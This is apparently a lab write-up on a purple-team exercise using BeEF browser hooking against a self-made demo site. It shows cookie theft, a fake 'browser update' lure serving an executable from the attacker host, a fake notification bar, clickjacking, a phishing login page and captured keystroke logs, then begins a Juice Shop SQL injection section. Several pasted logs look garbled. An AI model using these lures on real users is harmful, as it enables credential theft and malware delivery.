390	275.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
391	276.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
392	277.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
393	278.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
394	279.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
395	280.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
396	281.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
397	282.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
398	283.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
399	284.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
400	285.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
401	286.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
402	287.106s - [User Type] g1 release: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
403	288.106s - [User Type] g1 press	2015-12-09 18:18:18 UTC	-1
404	289.106s - [User Type] g1 modifiers: [Shift] (S)	2015-12-09 18:18:18 UTC	-1
405	290.106s - [User Type] g1 release: [Shift] (S)	2015-12-09	



- There are several options, to execute. *Under browser – Hooked Domain – Get Cookie to get the cookie* go back to the webpage and type in the information. Then return to the BeEF control Panel and execute the cookie command. Got to the logs make sure to refresh the page and results should be shown.


Module Tree		Module Results History		Command results.	
		Id	date	Latest	
	Search	0	2025-12-08 13:52	command 1	
Browser (9)		1	2025-12-08 13:52	command 2	
└ Hooked Domain (22)					
└ Apache Tomcat Request					
└ Cisco ASA Plaintiff Pass					
└ Fingerprint Ajax					
└ Get Autocomplete Credit					
└ Get Cookies					

Below are the logs:

- We are going to use some other commands to see how it works. Under social engineering folder select *clippy*. You will see a page as shown below. Leave the IP Address. Click on execute and go back to the demo webpage.

Module Tree	Module Results History	Clippy
	id date label	Description
Search(1)		Brings up a clippy image and asks the user to do stuff. Users who accept are prompted to download an executable.
└ Browser (50)		You can insert an icon in BeEF at extensible_usage_extensions/readme.txt .
└ Chrome Extensions (8)		
└ Debug (8)		
└ Exploit (196)		
└ Host (24)		
└ IPSec (8)		
└ Metasploit (1)		
└ Misc (18)		
└ Network (23)		
└ Persistence (3)		
└ Phishing (18)		
└ Social Engineering (34)		
└ Ted To You:		
└ Clickjacking		
└ Clippy		
		M 23
		Clippy image directory:
		<input type="text" value="http://0.0.0.0:3000/clippy/"/>
		Custom text:
		Your browser appears to be out of date. Would you like to upgrade it?
		Executable:
		<input type="text" value="http://0.0.0.0:3000/clippy.exe"/>
		Time until Clippy shows the face again:
		5000
		Thankyou message after downloading:
		<input type="text" value="Thanks for upgrading your browser! Look forward to a safer, faster web!"/>


- In the bottom right corner, you will see *clippy* from Microsoft word asking you to upgrade the browser now.



- Return to the logs and you can see that *clippy* was executed.

ID	Type	Event
364		860.135s - [Blur] Browser window has lost focus.
383		844.175s - [Mouse Click] x: 1751 y:667 > button
382		Hooked browser [id:1, ip:127.0.0.1] has executed instructions [status: UNKNOWN] from command module [id:15, mod: 23, name: Clippy]
381		749.702s - [Focus] Browser window has regained focus.
380		2.585s - [Blur] Browser window has lost focus.
379		127.0.0.1 appears to have come back online.
364		890.357s - [Focus] Browser window has regained focus.
363		193.368s - [Blur] Browser window has lost focus.
362		193.006s - [Focus] Browser window has regained focus.
361		179.679s - [Blur] Browser window has lost focus.
360		177.304s - [Focus] Browser window has regained focus.
359		171.237s - [Blur] Browser window has lost focus.
358		155.581s - [Mouse Click] x: 1761 y:653 > div#pipes
357		155.016s - [Mouse Click] x: 1804 y:669 > div#pipes
356		154.353s - [Mouse Click] x: 1806 y:664 > div#pipes
355		154.314s - [Focus] Browser window has regained focus.
354		Hooked browser [id:1, ip:127.0.0.1] has executed instructions [status: UNKNOWN] from command module [id:14, mod: 18, name: Fake Notification Bar]
353		133.881s - [Blur] Browser window has lost focus.
362		130.066s - [Mouse Click] x: 1670 y:497 > div#pipes
361		129.038s - [Mouse Click] x: 1756 y:656 > button
360		Hooked browser [id:1, ip:127.0.0.1] has executed instructions [status: UNKNOWN] from command module [id:12, mod: 23, name: Clippy]
349		127.884s - [Mouse Click] x: 1756 y:656 > div#pipes
348		125.190s - [Focus] Browser window has regained focus.
347		1.050s - [Blur] Browser window has lost focus.
346		19.425s - [Form Submitted] [Action: index.html - Method: GET - Values: yourname=heikh,phone=ghfhsa,address=3456,creditcard=1234567890,undefined=Buy buy! > form

- For this part launch the created website in the browser. We will execute similar commands on this webpage but more to see how it reacts. First will login in than enter the credentials and take a look at the logs.



- Beef captured all of my action included the delete information. It captures the username, keystrokes, and my password.

#	Type	Time	Message ID
423	0.305s - [Beef] Browser window has lost focus.	2025-12-09 09:09:25 UTC	8
422	428.744s - [Beef] GatedKeyboard: Status: connected - (Initial connection) - Values: 'username=Sally@gmail.com;password=clippy;rememberme=true';language=en-US	2025-12-09 09:09:32 UTC	9
421	429.743s - [GatedKeyboard] User attempt to type: 'username=Sally@gmail.com;password=clippy;rememberme=true';language=en-US	2025-12-09 09:09:32 UTC	9
420	429.731s - [Browser Client] A user typed: 'username=Sally@gmail.com;password=clippy;rememberme=true';language=en-US	2025-12-09 09:09:32 UTC	9
399	021.139s - [Browser Client] A user typed: 'username=Sally@gmail.com;password=clippy;rememberme=true';language=en-US	2025-12-09 09:20:37 UTC	4
398	032.078s - [User] Typed a	2025-12-09 09:20:38 UTC	4
397	031.078s - [User] Typed a	2025-12-09 09:20:38 UTC	4
396	400.063s - [User] Typed a password	2025-12-09 09:20:38 UTC	4
395	398.050s - [User] Typed a	2025-12-09 09:20:38 UTC	4
394	397.223s - [Browser Client] A user typed: 'username=Sally@gmail.com;password=clippy;rememberme=true';language=en-US	2025-12-09 09:20:38 UTC	4
393	397.044s - [User] Typed a	2025-12-09 09:20:49 UTC	4
392	398.039s - [User] Typed a	2025-12-09 09:20:49 UTC	4
391	399.026s - [User] Typed a	2025-12-09 09:20:49 UTC	4
390	394.023s - [User] Typed @ (control+Shift+Space)	2025-12-09 09:20:49 UTC	4
389	393.023s - [User] Typed a	2025-12-09 09:20:49 UTC	4
388	392.023s - [User] Typed a (control+Shift+Space)	2025-12-09 09:20:49 UTC	4
387	392.004s - [User] Typed a	2025-12-09 09:20:49 UTC	4
386	393.004s - [User] Typed a	2025-12-09 09:20:49 UTC	4
385	392.004s - [User] Typed a	2025-12-09 09:20:49 UTC	4
384	398.004s - [User] Typed a	2025-12-09 09:20:49 UTC	4
383	397.713s - [Browser Client] A user typed: 'username=Sally@gmail.com;password=clippy;rememberme=true';language=en-US	2025-12-09 09:20:51 UTC	5
382	398.149s - [User] Browser window has gained focus	2025-12-09 09:20:51 UTC	5
381	3.501s - [Beef] Browser window has lost focus.	2025-12-09 09:20:51 UTC	5
380	2.700s - [Beef] Browser window has gained focus.	2025-12-09 09:20:51 UTC	5
379	1.891s - [Beef] Browser window has lost focus.	2025-12-09 09:20:51 UTC	5
378	195.148.239.147 appears to have come back online.	2025-12-09 09:09:14 UTC	6
377	195.148.239.147 appears to have gone offline.	2025-12-09 09:09:12 UTC	6

- For the next commands, we will execute the *clippy* again however, it going to be directed to the IP of the website where it is begin hooked. Make sure to click execute.

Module Tree

- Search
- Browser (58)
- Chrome Extensions (6)
- Debug (8)
- IE (10)
- Java (26)
- IEC (8)
- Malsploit (1)
- Mac (19)
- Network (23)
- Persistence (8)
- Phonegap (10)
- Social Engineering (24)
 - Text to Voice
 - Clickjacking
 - Clippy

Module Results History

ID	Date	Label
0	2025-12-08 22:19	comment 1
1	2025-12-08 22:19	comment 2

Clippy

Description: Brings up a clippy image and asks the user to do stuff. Users who accept are prompted to download an executable.
You can mount an exec in BeEF as per [this thread](#) or [social_engineering/dropper/malware.txt](#).

Id: 33

Copy image directory: <http://192.168.238.137:3000/clippy/>

Custom test: Your browser appears to be out of date. Would you like to upgrade it?

Executor: <http://192.168.238.137:3000/dropper.exe>


Time until Clippy shows the fake update: 5000

Transylvanian message after downloading: Thanks for upgrading your browser! Look forward to a safer, faster web!

- Below are the logs show the execution.

ID	Type	Detail	Date	Detail ID
412	Info	00210571 - [BeEF] Browser version has been found	2025-12-08 22:19:51 UTC	
413	Info	4011120 - [BeEF] Client IP: 127.0.0.1 port: 4499	2025-12-08 22:19:52 UTC	
414	Info	00210572 - [BeEF] Client IP: 127.0.0.1 port: 1377 has connected to endpoint address: 192.168.238.137 from connected module (id: 0) port: 23, server: Client1	2025-12-08 22:19:53 UTC	
415	Info	00210573 - [BeEF] Client IP: 127.0.0.1 port: 4499 > body	2025-12-08 22:19:54 UTC	
416	Info	00210574 - [BeEF] Client IP: 127.0.0.1 port: 4499	2025-12-08 22:19:55 UTC	

- Below is an example of how the *clippy* showed up on the created website.



- The next social engineering attack is Fake notification Bar.

Module Tree

- Search
- Debug (8)
- IE (24)
- IEC (8)
- Malsploit (1)
- Mac (19)
- Network (23)
- Persistence (8)
- Phonegap (10)
- Social Engineering (24)
 - Text to Voice
 - Clickjacking
 - Clippy
 - Fake Flash Update
 - Fake Notification Bar

Module Results History

ID	Date	Label
0	2025-12-08 22:19	comment 1
1	2025-12-08 22:19	comment 2


Fake Notification Bar

Description: Displays a fake notification bar at the top of the screen, similar to those presented in IE.

ID: 18

Notification text: This website wants to run the following applet: 'Java' from 'Microsoft Inc'. To continue using this website you must accept the following security.

- The Results it also changed the orientation of the page.



- In the log below you can see all the commands that were executed and tested.

- For example, I used to *clickjack*, this highjacked my clicking ability. In an attempt to see my other execution I inspected the page and found that clickjack worked. I had to exit the page and restart.


The screenshot shows the Firefox developer tools Network tab with a single failed request. The URL is `https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html`. The status is `error` with code `404`. The response body is:

```
⚠️ES6Lint warning: renderInfo is deprecated in Firefox and will be removed. Please use RENDERER.  
✖ The loading of "https://127.0.0.1:3000/api/clickaction/clickaction-clickaction.html" in a frame is denied by "X-Frame-Options" directive set to "sameorigin". [Learn More]  
✖ Uncaught TypeError: s is not a function  
    at anonymous (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)  
    at IframeClicked (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)  
    at step0 (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)  
    at dispatch (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)  
    at handle (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)  
    at trigger (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)  
    at trigger (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)  
    at simulate (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)  
    at c (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)  
[Learn More]
```


Below the main message, there are two additional items:

- ✖ The loading of "`https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html`" in a frame is denied by "X-Frame-Options" directive set to "sameorigin". [Learn More]
- ✖ Uncaught TypeError: s is not a function
 at anonymous (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)
 at IframeClicked (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)
 at step0 (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)
 at dispatch (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)
 at handle (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)
 at trigger (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)
 at trigger (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)
 at simulate (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)
 at c (https://127.0.0.1:3000/api/clickaction/clickaction-clickaction-clickaction.html:1:1)
[Learn More]

- The last test is using google phishing webserver. In this case once you execute the command it replaces the lab Login portal. As shown below:




- You can enter your credentials, and it will capture and take you to the correct webpage. It also attempted to access another webpage using the Kali IP address.



Purple Team Mitigation Report

In the Purple Team exercise, we saw how a website with no security controls can be compromised. There is another HTML file, `cspwebpage`, on GitHub if you would like to use it. Execute the webpage and see what happens. After CSP-protected code is in place, BeEF cannot hook the website to collect logs or execute malicious code. This is a good way to defend your website, along with other methods such as a WAF. Even with the *Hook Me* option enabled, the website appears in the BeEF control panel as shown below.



Lab Creation-Juice Shop

I was running this through docker on a Windows 11 Machine. Docker was already set up on my machine.

Application Deployment

I pulled a docker instance from bkimminich/juice-shop.

```
C:\Users\Administrator>docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
Digest: sha256:1c55debeaf4fd5678019b17818a539e1e06ef93d29b268a21f53f0773a9fff5d
Status: Image is up to date for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest
```


I ran the docker on the localhost using port 3000.

```
C:\Users\Administrator>docker run --rm -p 127.0.0.1:3000:3000 bkimminich/juice-shop
info: Detected Node.js version v22.21.1 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 20 of 20 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file tutorial.js is present (OK)
info: Required file index.html is present (OK)
info: Required file main.js is present (OK)
info: Required file vendor.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file styles.css is present (OK)
info: Port 3000 is available (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Domain https://www.alchemy.com/ is reachable (OK)
info: Server listening on port 3000
```

Attack Report

SQL Injection

Target




The first thing that stuck out to me was the account log in. I wanted to try to get into the Administrator's account with a SQL injection.

Exploit

